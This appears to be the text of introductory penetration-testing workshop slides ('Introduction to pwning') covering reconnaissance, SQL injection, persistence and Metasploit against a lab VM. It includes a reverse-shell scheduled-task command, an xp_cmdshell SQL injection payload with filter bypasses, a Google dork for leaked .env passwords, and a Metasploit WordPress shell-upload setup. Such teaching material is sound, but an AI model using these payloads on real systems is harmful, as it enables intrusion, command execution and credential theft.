nelonenmedia

Introduction to pwning

Ossi Väänänen @ Sanoma

DISCLAIMER


Unauthorized reconnaissance to gain knowledge of exploitable vulnerabilities (eg. by performing port scanning) is by default a criminal offence in Finland. Don’t nmap random targets ***without authorization***.

This is not legal advice and I’m not a lawyer.

There are plenty of legal targets, no reason to do anything illegal.

root@nelonen:~ # id

- Ossi Väänänen
- Lead Developer @ Sanoma == mobile development at Nelonen Media
- Security hobbyist, sunday hacker



```
meterpreter > shell
Process 1348 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```


Pwn is a […] term derived from the verb own*, meaning to* ***appropriate*** *or to* ***conquer*** *to gain ownership. (Wikipedia)*

In the context of computing, pwning is the art of breaking into computer systems.

Why?

- Learn how stuff works by breaking it
- Know common mistakes to not make them yourself
- Play CTF: hackthebox.eu, root-me.org
- Bug bounties
- Fun & Profit!

Context



Training	Requirements	Design	Implementation	Verification	Release	Response
Core Security Training	Establish Security Requirements Create Quality Gates / Bug Bars Security & Privacy Risk Assessment	Establish Design Requirements Analyze Attack Surface Threat Modeling	Use Approved Tools Deprecate Unsafe Functions Static Analysis	Dynamic Analysis Fuzz Testing Attack Surface Review	Incident Response Plan Final Security Review Release Archive	Execute Incident Response Plan

Source: Microsoft. “Secure Development Lifecycle”

Agenda

- Introduction (I talk and you ask questions)
- You hack and I help

Scope

- Common tools and methods
- Common types of vulnerabilities: Overview
- In particular: SQL injection, weak credentials
- Unrealistically easy privilege escalation

The basics.

Basic attack workflow

- Reconnaissance: find vulnerabilities, determine attack surface
- Planning the attack: Find or write tools to exploit the vulnerabilities found
- Executing the attack
- Persistence
- Post exploitation, privilege escalation

Reconnaissance

Reconnaissance

Reconnaissance is an activity to find information about a target. It can be active (poking stuff) or passive (doing something normal, but observing harder)

Reconnaissance types,

- Port scanning. Determine open ports (tcp, udp, icmp)
- Web application scanning
- Specific tests for single vulnerabilities

Cross-check enumeration results with lists/databases of known vulnerabilities & exploits!

Recon: Port scanning

nmap can do plenty

- Ping subnets to determine available hosts
- Find open ports
- Software / OS versions
- nmap also has a cool script engine and comes with lots of scripts (find specific vulns, enumerate content)

Recon: web application scanning

- **dirb** Find files & directories using wordlists
- **dirbuster** The same with a nice GUI
- **wpscan** Wordpress scanner. Find versions. Huge DB of WP plugins – checks a site for matches
- **joomscan**, **droopescan**
- **Burp Suite**, a proxy to combine manual & automated testing
- https://whatcms.org/ Checks which CMS a site is running on. Immensely useful
- **retire.js** Firefox plugin (also Burp plugin), checks JS lib versions on the fly
- **Tamper data** Firefox plugin

Persistence

Actions that ensure you retain access to the system. Some examples:

- add a valid user with creds so you can log in normally
- install a backdoor (for example, a webshell)
- Schedule a repeating task to start your reverse shell

```
schtasks /create /sc minute /mo 1 /tn "Reverse shell" /tr c:\some\directory\revshell.exe
```

Privilege escalation

Quite often you first gain access as a low privilege user but need higher privs.

- Recon, but locally
- More services and facilities available locally than on public facing network interfaces
- Vulnerability or misconfiguration leads to elevated rights

Examples

- misconfigured sudo
- local kernel exploit (kinda oldschool but could still happen)
- Container parkour

Post exploitation

What you actually may want to do with the system you pwned

- steal all the data
- gather intelligence
- pivot to other machines / networks

Vulnerability

In computer security, a ***vulnerability*** *is a weakness which can be exploited by a Threat Actor, such as an attacker, to perform* ***unauthorized actions*** *within a computer system.*

[wikipedia]


Some vulnerability types

- Configuration
  - Firewall rules, for example: expose remote desktop sharing when it isn’t really necessary
  - Server configuration, example: allow execution of user uploaded files
- Bad program code
  - Improper input validation (sql injection, credential stealing, Remote Code Execution)
- Missing 3rd party component review
  - *Your* code is fine but you use a 3rd party component you didn’t review and which has an unauthenticated RCE
- Access control
  - Example: Database user can access the filesystem → SQL injection leads to uploading a reverse shell to the webroot → attacker now has a shell on your server

OWASP top ten

“The Ten Most Critical Web Application Security Risks”

- I just had to mention this
- www.owasp.org



A1:2017 - Injection 7

A2:2017 - Broken Authentication 8

A3:2017 - Sensitive Data Exposure 9

A4:2017 - XML External Entities (XXE) 10

A5:2017 - Broken Access Control 11

A6:2017 - Security Misconfiguration 12

A7:2017 - Cross-Site Scripting (XSS) 13

A8:2017 - Insecure Deserialization 14

A9:2017 - Using Components with Known Vulnerabilities 15

A10:2017 - Insufficient Logging & Monitoring............... 16

Vulnerability examples

SQL injection

```
$result = $conn->query("select " . $field . " from items where itemid = '" . $itemid . "'");
```

Generally SQL injection means that user-controller input modifies the actual query. This can lead to arbitrary data exfiltration (reading shit) or side effects, eg modifying database content, uploading files, executing system commands.

Basic workflow:

- easy vuln: use sqlmap to steal all the shit
- hard vuln: spend a few nights developing a custom exploit

```
se/**/lect, seLecT, un''ion, ' or 1=1;--
```

SQL injection example

Step 1:

```
2;EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdShell',
1;RECONFIGURE;drop table pieru;create table pieru (kakka varchar(8000));InserT into pieru (kakka) exec
xp_cmdShell '%s';exec sp_configure 'xp_cmdShell’
```

Enable xp_cmdshell, bypass keyword blacklisting, create a temp table, execute system command and insert output into the temp table.

Step 2:


```
2 union select 1,'x','x','x',convert(varchar(8000),stuff((select '_._' + kakka from pieru for xml
path('')),1,1,'')),6
```

Read system command output from the temp table, concatenate rows into a single string (we can only fetch one row), wrap in a UNION query because the webapp leaks the 5th column into a cookie and that’s the only way to get output at all.

Vulnerability examples

Broken access control (for example, server checks credentials, sets a cookie that says user is authenticated, and checks that cookie for subsequent requests)

source: burp suite documentation



```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/mutillidae/index.php?page=login
Cookie: showhints=0; username=user; uid=18; remember_token=PNk
acopendivids=swingset,mutillidae,jotto,phpbb2,redmine; acgrou
Connection: keep-alive
Cache-Control: max-age=0
```

Vulnerability examples


Sensitive data exposure:

try googling **filetype:env DB_PASSWORD**

(this is an example of a

Google Dork)

You can also find weird shit with Shodan.



```
APP_ENV=local
APP_KEY=base64:pUFK78RNQcW+FMIvfqpjjv[redacted]
APP_DEBUG=true
APP_LOG_LEVEL=debug
APP_URL=http://localhost

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=m[redacted]
DB_USERNAME=m[redacted]
DB_PASSWORD=AQet)[redacted]
BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=sendmail
MAIL_HOST=smtp.gmail.com
MAIL_PORT=587
MAIL_USERNAME=m[redacted].com
MAIL_PASSWORD=m[redacted]
MAIL_ENCRYPTION=tls
MAIL_PRETEND=true
```

Let’s get started

Tools used

- Kali Linux
  - Linux distribution with lots of hacking tools in the base installation
- Nmap for port scanning, discovery
- Dirb for web server discovery
- Sqlmap to explore and exploit SQL injection vuln
- Metasploit for exploitation
- Your brains for post exploitation

Hint: Take notes while you hack. Write down the actions you took and the outcomes. At a minimum, a simple text file is enough. Paste your commands & outputs from the terminal, write down your thoughts.

Case Study: the Beaver Company intranet

The beaver company is a small company specializing in building dams. They build the best dams in the world. Their new sysadmin built them their new intranet. Let's pwn it and steal their secrets!


This is on the target machine VM.

The box contains the following vulnerabilities

- SQL injection
- Weak credentials
- Weakly enforced access control

0x01 Reconnaissance – finding your target

- Nmap



```
NMAP(1)                            Nmap Reference Guide                            NMAP(1)

NAME
       nmap - Network exploration tool and security / port scanner

SYNOPSIS
       nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
       Nmap (“Network Mapper”) is an open source tool for network exploration and security auditing. It was designed
       to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel
       ways to determine what hosts are available on the network, what services (application name and version) those
       hosts are offering, what operating systems (and OS versions) they are running, what type of packet
       filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security
       audits, many systems and network administrators find it useful for routine tasks such as network inventory,
       managing service upgrade schedules, and monitoring host or service uptime.
```

Nmap examples – quick LAN scan

- Quickly find out what’s on your LAN

```
nmap -sP 192.168.0.0/24
```

- -sP: Ping scan
- /24: netmask, x.x.x.[0-255]
- Use `ifconfig` to find out your LAN address range

Nmap examples – port scanning

- `nmap 192.168.0.10 #` scans most common TCP ports
- `sudo nmap -T4 -A 192.168.0.10 #` quickly scan most common TCP ports, detect OS version, detect software versions, script scan
- `sudo nmap -T4 -A -p- 192.168.0.10 #` same, but all 65535 ports
- `sudo nmap -sU 192.168.0.10 #` UDP scan

Exercise: find the target VM and find out which services are running

start with `nmap -sP x.x.x.0/24`

More reconnaissance – web discovery

- dirb: command line tool, quick to use, default options good for quick initial scan
- dirbuster: nice GUI, good choice for larger scans
- wfuzz: use when you need to vary an arbitrary parameter in the request (like HTTP method, header value, query value)
- Burp suite pro (paid license): precision sniping

I most often use dirb for initial discovery, then burp suite pro for more in depth analysis.

SQL Injection (SQLi)

```
$result = $conn->query("select " . $field . " from items where itemid = '" .
$itemid . "'");
```

What could possibly go wrong?

Tools:

- sqlmap: detect, exfiltrate
- burp: detect
- Sometimes you need to exploit manually (or write your own tools)

SQL Injection (SQLi)

```
$result = $conn->query("select " . $field . " from items where itemid = '" .
$itemid . "'");
```

Common **sqlmap** options

- -u URL
- -r HTTP Request (copy from wireshark or burp)
- --dbs Enumerate databases
- -D [dbname] --tables Enumerate tables
- -D [dbname] -T [tablename] --dump Dump data entries for a table & db
- --dump-all Just dump everything (can be slow)

And many more – read the manpage

SQL Injection (SQLi)

Exercise:

1. Steal all the data
2. Find credentials to pivot

Metasploit

Metasploit is a penetration testing platform that enables you to find, exploit, and validate vulnerabilities. https://www.metasploit.com/


Automate most phases of exploitation:

- Recon
- Delivery & payload generation
- Session management (eg. start new sessions on host as different user)
- Pivoting (eg., network tunneling)
- Data exfiltration (download files)


Metasploit

The most simple workflow to run an exploit


1. Select the exploit module to run (**`use`** command)
2. Set payload to execute. **`set payload`** command. In most cases it’s meterpreter
3. Run the exploit, gain access
4. Grab some loot, run a shell



```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(unix/webapp/wp_admin_shell_upload) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...
]
   RHOST                       yes       The target address
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf exploit(unix/webapp/wp_admin_shell_upload) > 
```

